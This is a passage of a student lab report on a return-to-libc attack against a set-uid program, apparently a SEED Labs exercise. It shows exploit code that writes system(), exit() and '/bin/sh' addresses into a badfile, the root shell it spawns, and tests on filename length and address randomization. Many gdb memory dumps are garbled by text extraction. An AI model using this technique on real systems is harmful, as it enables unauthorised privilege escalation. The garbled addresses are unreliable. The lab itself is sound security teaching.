19     */
20
21     *(long *) &buf[32] = 0xbffffdd6;    // "/bin/sh"
22     *(long *) &buf[24] = 0xb7da4da0;    // system()
23     *(long *) &buf[28] = 0xb7d989d0;    // exit()
24
25     fwrite(buf, sizeof(buf), 1, badfile);
26     fclose(badfile);
27 }

```

The above code is the modified code with values of X, Y, Z and the addresses. We compile the above program and run it which generates the “badfile” for us. If we have calculated the values correctly, we should be successful and a root shell should be spawned when we run the retlib set-uid program as shown below.

```

root@Chandan_PES1201701593:/home/seed/Desktop/lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gcc -o exploit exploit.c [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ./exploit [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ./retlib #
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# whoami
root
# 

```

Next, we comment the line of exit() library function and observe the behaviour. From the below screenshot we can observe that we are able to launch a shell with root privileges. But once we exit from the shell, we get a segmentation fault. Thus, we see that the program doesn't terminate normally thus might lead to suspicion.

```

[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gcc exploit.c -o exploit-without-exit
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ./exploit-without-exit
Segmentation fault

```

## Task 4: Changing length of the file name

Now we recompile the “retlib.c” program again with a different name as earlier to check if its behaviour changes. We used the same badfile generated earlier.

```

root@Chandan_PES1201701593:~/.../lab-4$ gcc retlib.c -o another-retlib -z noexecstack -fno-stack-protector
root@Chandan_PES1201701593:~/.../lab-4$ ./another-retlib
Segmentation fault

```

On executing the new retlib program “another-retlib” we observe that the attack was not successful. The attack no longer works with the same “badfile”. Thus it is evident that the length of the filename also makes a difference. Since extra characters needs are added, the address of the MYSHELL environment variable differs thus leading to failing of the attack. We can check for the change in the address of the env variable using gdb of earlier and current retlib program.

```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb --quiet Reading symbols from retlib_gdb...done. gdb-peda$ b bof Breakpoint 1 at 0x80484c1: file retlib.c, line 13. gdb-peda$ r Starting program: /home/seed/Desktop/lab-4/retlib_gdb [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

We debug the old retlib program “retlib\_gdb” as shown above. We break at bof and run the program. We find the starting address of the environment variables and also print the next 100 environment variables from it.

```
Registers
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffecb8 --> 0xbffffece8 --> 0x0
ESP: 0xbffffeca0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

Code
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax

Stack
0000| 0xbffffeca0 --> 0x80485c2 ("badfile")
0004| 0xbffffeca4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffeca8 --> 0x1
0012| 0xbffffecac --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffecb0 --> 0xb7f1ddbc --> 0xbfffffed9c --> 0xbffffefaa ("XDG_VTNR=7")
0020| 0xbffffecb4 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffecb8 --> 0xbffffece8 --> 0x0
0028| 0xbffffecbc --> 0x804850f (<main+52>: add esp,0x10)
[...]
```

Legend: **code**, **data**, **rodata**, **value**

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s *(char **) environ
0xbffffefaa: "XDG_VTNR=7"
gdb-peda$
```

```

0x80484bb <bof>: push    ebp
0x80484bc <bof+1>: mov     ebp,esp
0x80484be <bof+3>: sub    esp,0x18
=> 0x80484c1 <bof+6>: push    DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push    0x28
0x80484c6 <bof+11>: push    0x1
0x80484c8 <bof+13>: lea     eax,[ebp-0x14]
0x80484cb <bof+16>: push    eax
[...stack...]
0000| 0xbffffca0 --> 0x80485c2 ("badfile")
0004| 0xbffffca4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffca8 --> 0x1
0012| 0xbffffca8 --> 0xb7dc8400 (< IO_new_fopen>:      push    ebx)
0016| 0xbffffcb0 --> 0xb7f71dbbc --> 0xbffffef9c --> 0xbffffefaa ("XDG_VTNR=7")
0020| 0xbffffcb4 --> 0xb7dc8406 (< IO_new_fopen+6>: add    ebx,0x153bfa)
0024| 0xbffffcb8 --> 0xbffffece8 --> 0x0
0028| 0xbffffcb8 --> 0x804850f (<main+52>:      add    esp,0x10)
[...]
Legend: code, data, rodata, value
```


Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13  
13 fread(buffer, sizeof(char), 40, badfile);  
gdb-peda\$ x/s \*(char \*\*) environ  
0xbfffffaa: "XDG\_VTNR=7"  
gdb-peda\$ x/10s 0xbfffffaa  
0xbfffffaa: "XDG\_VTNR=7"  
0xbfffffb5: "ORBIT\_SOCKETDIR=/tmp/orbit-seed"  
0xbfffffd5: "XDG\_SESSION\_ID=c1"  
0xbfffffe7: "CLUTTER\_IM\_MODULE=xim"  
0xbfffffe7: "ibus\_DISABLE\_SNOPER=1"  
0xbfffff014: "TERMINATOR\_UID=urn:uuid:78c9fb0c-be5d-45b0-b324-91728123040f"  
0xbfffff052: "XDG\_GREETER\_DATA\_DIR=/var/lib/lightdm-data/seed"  
0xbfffff082: "GPG\_AGENT\_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"  
0xbfffff083: "ANDROID\_HOME=/home/seed/android/android-sdk-linux"  
0xbfffff0e5: "SHELL=/bin/bash"  
0xbfffff0f5: "TERM=xterm"  
0xbfffff100: "DERBY\_HOME=/usr/lib/jvm/java-8-oracle/db"  
0xbfffff129: "QT\_LINUX\_ACCESSIBILITY\_ALWAYS\_ON=1"  
0xbfffff14c: "LD\_PRELOAD=/home/seed/lib/boost/libboost\_program\_options.so.1.64.0:/home/seed/lib/boost/libboost\_filesystem.so.1.64.0:/home/seed/lib/boost/libboost\_system.so.1.64.0"  
0xbfffff1f1: "WINDOWID=25165828"

We observe that the MYSHELL environment variable starts at address “0xbffffdc4” as in the below screenshot.

```

0xbfffffb75: "QT_IM_MODULE=ibus"
0xbfffffb87: "JOB=gnome-session"
0xbfffffb99: "PWD=/home/seed/Desktop/lab-4"
0xbfffffb6: "XDG_SESSION_TYPE=x11"
0xbfffffbcb: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffb0: "XMODIFIERS=@im=ibus"
0xbfffffc04: "LANG=en_US.UTF-8"
0xbfffffc15: "GNOME_KEYRING_PID="
0xbfffffc28: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc5e: "GDM_LANG=en_US"
0xbfffffc6d: "IM_CONFIG_PHASE=1"
0xbfffffc7f: "COMPIZ_CONFIG_PROFILE=ubuntu"
0xbfffffc9c: "LINES=41"
0xbfffffc5: "GDMSESSION=ubuntu"
0xbfffffc7b: "GTK2_MODULES=overlay-scrollbar"
0xbfffffc6: "SESSIONTYPE=gnome-session"
0xbfffffcf0: "XDG_SEAT=seat0"
0xbfffffcff: "HOME=/home/seed"
0xbfffffd0f: "SHLVL=1"
0xbfffffd17: "LANGUAGE=en_US"
0xbfffffd26: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd52: "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd6a: "UPSTART_INSTANCE="
0xbfffffd7c: "LOGNAME=seed"
0xbfffffd89: "UPSTART_EVENTS=started starting"
0xbfffffd9: "XDG_SESSION_DESKTOP=ubuntu"
0xbfffffdc4: "MYSHELL=/bin/sh" highlighted
0xbfffffd4: "QT4_IM_MODULE=xim"
0xbfffffd6: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffe4c: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffe70: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-nDwb6mHYVX"
0xbfffffec: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffffecc: "UPSTART_JOB=unity-settings-daemon"
0xbfffffeee: "INSTANCE=Unity"
0xbfffffed: "DISPLAY=:0"
0xbfffff08: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff27: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff4e: "GTK_IM_MODULE=ibus"
0xbfffff61: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff7b: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffff9d: "COLORTERM=gnome-terminal"
```

We repeat the above steps for the newly created program “another-retlib\_gdb”.



The screenshot shows the GDB interface within a terminal window titled "root@Chandan\_PES1201701593: /home/seed/Desktop/lab-4". The terminal displays the following command sequence:

```
[10/04/20] seed@Chandan_PES1201701593:~/.../lab-4$ gcc retlib.c -o another-retlib_gdb -g -z noexecstack -fno-stack-protector  
[10/04/20] seed@Chandan_PES1201701593:~/.../lab-4$ chmod 4755 another-retlib_gdb  
[10/04/20] seed@Chandan_PES1201701593:~/.../lab-4$ ls -l another-retlib_gdb  
-rwsr-xr-x 1 seed seed 9656 Oct 4 20:03 another-retlib_gdb  
[10/04/20] seed@Chandan_PES1201701593:~/.../lab-4$ gdb another-retlib_gdb --quiet  
Reading symbols from another-retlib_gdb...done.  
gdb-peda$ b bof  
Breakpoint 1 at 0x80484c1: file retlib.c, line 13.  
gdb-peda$ r  
Starting program: /home/seed/Desktop/lab-4/another-retlib_gdb  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

The assembly code for the "bof" function is shown in the registers pane:


```
EAX: 0x804fa88 --> 0xfbad2488  
EBX: 0x0  
ECX: 0x0  
EDX: 0xb7f1c000 --> 0x1b1db0  
ESI: 0xb7f1c000 --> 0x1b1db0  
EDI: 0xb7f1c000 --> 0x1b1db0  
EBP: 0xbffffeca8 --> 0xbffffecd8 --> 0x0  
ESP: 0xbffffec90 --> 0x80485c2 ("badfile")  
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])  
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

The stack dump shows the current state of the stack:

```
0x0000| 0xbffffec90 --> 0x80485c2 ("badfile")  
0x0004| 0xbffffec94 --> 0x80485c0 --> 0x61620072 ('r')  
0x0008| 0xbffffec98 --> 0x1  
0x0012| 0xbffffec9c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)  
0x0016| 0xbffffeca0 --> 0xb7f1ddbc --> 0xbffffed8c --> 0xbffffefa2 ("XDG_VTNR=7")  
0x0020| 0xbffffeca4 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx, 0x153bfa)  
0x0024| 0xbffffeca8 --> 0xbffffecd8 --> 0x0  
0x0028| 0xbffffecac --> 0x804850f (<main+52>: add esp, 0x10)
```

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13  
13 fread(buffer, sizeof(char), 40, badfile);  
gdb-peda\$ x/s \*((char \*\*) environ)  
0xbffffefa2: "XDG\_VTNR=7"  
gdb-peda\$



This screenshot shows the GDB interface with a more detailed stack dump. The assembly code for the "bof" function is identical to the previous screenshot. The stack dump now includes the entire stack frame, showing the memory layout starting from address 0x0000:

```
0x0000| 0xbffffec90 --> 0x80485c2 ("badfile")  
0x0004| 0xbffffec94 --> 0x80485c0 --> 0x61620072 ('r')  
0x0008| 0xbffffec98 --> 0x1  
0x0012| 0xbffffec9c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)  
0x0016| 0xbffffeca0 --> 0xb7f1ddbc --> 0xbffffed8c --> 0xbffffefa2 ("XDG_VTNR=7")  
0x0020| 0xbffffeca4 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx, 0x153bfa)  
0x0024| 0xbffffeca8 --> 0xbffffecd8 --> 0x0  
0x0028| 0xbffffecac --> 0x804850f (<main+52>: add esp, 0x10)
```

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13  
13 fread(buffer, sizeof(char), 40, badfile);  
gdb-peda\$ x/s \*((char \*\*) environ)  
0xbffffefa2: "XDG\_VTNR=7"  
gdb-peda\$

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```

0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbffffec90 --> 0x80485c2 ("badfile")
0004| 0xbffffec94 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffec98 --> 0x1
0012| 0xbffffeca0 --> 0xb7dc8400 (< IO_new_fopen:> push ebx)
0016| 0xbffffeca0 --> 0xb7f1ddbc --> 0xbffffed8c --> 0xbfffffa2 ("XDG_VTNR=7")
0020| 0xbffffeca4 --> 0xb7dc8406 (< IO_new_fopen+6:> add ebx,0x153bfa)
0024| 0xbffffeca8 --> 0xbffffcd8 --> 0x0
0028| 0xbffffeac --> 0x804850f (<main+52:> add esp,0x10)
[-----]

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:13
13 fread(buffer, sizeof(char), 40, badfile);
(gdb-peda) x/s *((char **) environ)
0xbfffffa2: "XDG_VTNR=7"
(gdb-peda) x/100s 0xbfffffa2
0xbfffffa2: "XDG_VTNR=7"
0xbfffffad: "ORBIT_SOCKETDIR=/tmp/orbit-seed"
0xbfffffc0d: "XDG_SESSION_ID=c1"
0xbfffffdf: "CLUTTER_IM_MODULE=xim"
0xbfffff5f: "IBUS_DISABLE_SNOOPER=1"
0xbfffff0c: "TERMINATOR_UID=urn:uuid:78c9fb0c-be5d-45b0-b324-91728123040f"
0xbfffff04a: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffff07a: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffff0ab: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbfffff0dd: "SHELL=/bin/bash"
0xbfffff0ed: "TERM=xterm"
0xbfffff0f8: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbfffff121: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbfffff144: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbfffff19e: "WINDOWID=25165829"
0xbfffff1fb: "GNOME_KEYRING_CONTROL="
0xbfffff212: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1399"
0xbfffff256: "GTK_MODULES=gail:atk:bridge:unity-gtk-module"
0xbfffff283: "USER=seed"
0xbfffff28d: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
```

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```

root@Chandan_PES1201701593:/home/seed/Desktop/lab-4
```

0xbfffffb6d: "QT\_IM\_MODULE=ibus"
0xbfffffb7f: "JOB=gnome-session"
0xbfffffb91: "PWD=/home/seed/Desktop/lab-4"
0xbfffffbae: "XDG\_SESSION\_TYPE=x11"
0xbfffffbc3: "JAVA\_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffbe8: "XMODIFIERS=@im=ibus"
0xbfffffbfc: "LANG=en\_US.UTF-8"
0xbfffffc0d: "GNOME\_KEYRING\_PID="
0xbfffffc20: "MANDATORY\_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc56: "GDM\_LANG=en\_US"
0xbfffffc65: "IM\_CONFIG\_PHASE=1"
0xbfffffc77: "COMPIZ\_CONFIG\_PROFILE=ubuntu"
0xbfffffc94: "LINES=41"
0xbfffffc9d: "GDMSESSION=ubuntu"
0xbfffffcaf: "GTK2\_MODULES=overlay-scrollbar"
0xbfffffcce: "SESSIONTYPE=gnome-session"
0xbfffffc8: "XDG\_SEAT=seat0"
0xbfffffcf7: "HOME=/home/seed"
0xbfffffd07: "SHLVL=1"
0xbfffffd0f: "LANGUAGE=en\_US"
0xbfffffd1e: "GNOME\_DESKTOP\_SESSION\_ID=this-is-deprecated"
0xbfffffd4a: "LIBGL\_ALWAYS\_SOFTWARE=1"
0xbfffffd62: "UPSTART\_INSTANCE="
0xbfffffd74: "LOGNAME=seed"
0xbfffffd81: "UPSTART\_EVENTS=started starting"
0xbfffffd1: "XDG\_SESSION\_DESKTOP=ubuntu"
0xbfffffd1b: "MYSHELL=/bin/sh"
0xbfffffdcc: "QT4\_IM\_MODULE=xim"
0xbfffffdde: "XDG\_DATA\_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffe44: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffe68: "DBUS\_SESSION\_BUS\_ADDRESS=unix:abstract=/tmp/dbus-nDwb6mHYVX"
0xbfffffe4: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffffec4: "UPSTART\_JOB=unity-settings-daemon"
0xbfffffee6: "INSTANCE=Unity"
0xbfffffef5: "DISPLAY=:0"
0xbfffffd00: "XDG\_RUNTIME\_DIR=/run/user/1000"
0xbfffffd1f: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffffd46: "GTK\_IM\_MODULE=ibus"
0xbfffffd59: "XDG\_CURRENT\_DESKTOP=Unity"
0xbfffffd73: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffd95: "COLORTERM=gnome-terminal"

This time we observe that the address of the environment variable "MYSHELL" is "0xbfffffdb" which is different from the previous address.


Thus, we observe that the same badfile will not suffice to exploit the vulnerability when the length of the filename changes.

## Task 5: Address Randomization

Now we enable the address randomization countermeasure of Linux which we disabled earlier.

After enabling we run the “retlib” set-UID program with the same badfile generated previously.

On running we observe that we get a segmentation fault. Since randomization is enabled it is difficult to guess the address. Hence the address generated in the badfile is no longer valid, leading to segmentation fault.



The screenshot shows a terminal window titled "Victim [Running] - Oracle VM VirtualBox". The terminal is running as root on a Linux system. The user has entered several commands to enable kernel.randomize\_va\_space=2 and then attempted to run the "retlib" program, which results in a segmentation fault.

```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ sudo sysctl -w kernel.randomize_va_space=2 [sudo] password for seed: kernel.randomize_va_space = 2 [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls -l retlib badfile exploit -rw-rw-r-- 1 seed seed 40 Oct 4 19:27 badfile -rwxrwxr-x 1 seed seed 7472 Oct 4 19:04 exploit -rwsr-xr-x 1 root root 7476 Oct 4 18:37 retlib [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ./retlib Segmentation fault [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
```

To verify the randomness of the addresses we can use the gdb console and print the address of the system library function a couple of times and check if it is the same or it varies on each case.

1. First attempt to print the address of system library function using gdb
  - a. We break at bof and run the program in gdb using “r”.
  - b. We run the show disable-randomization command and observe that it is on
  - c. Using “p system” we print the address which turns out to be “0xb74d3da0 ”

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
```

[10/04/20]seed@Chandan\_PES1201701593:~/.../lab-4\$ ls -l retlib\_gdb  
-rwsr-xr-x 1 seed seed 9656 Oct 4 19:53 retlib\_gdb  
[10/04/20]seed@Chandan\_PES1201701593:~/.../lab-4\$ gdb retlib\_gdb  
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1  
Copyright (C) 2016 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <<http://gnu.org/licenses/gpl.html>>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<<http://www.gnu.org/software/gdb/bugs/>>.  
Find the GDB manual and other documentation resources online at:  
<<http://www.gnu.org/software/gdb/documentation/>>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"....  
Reading symbols from retlib\_gdb...done.  
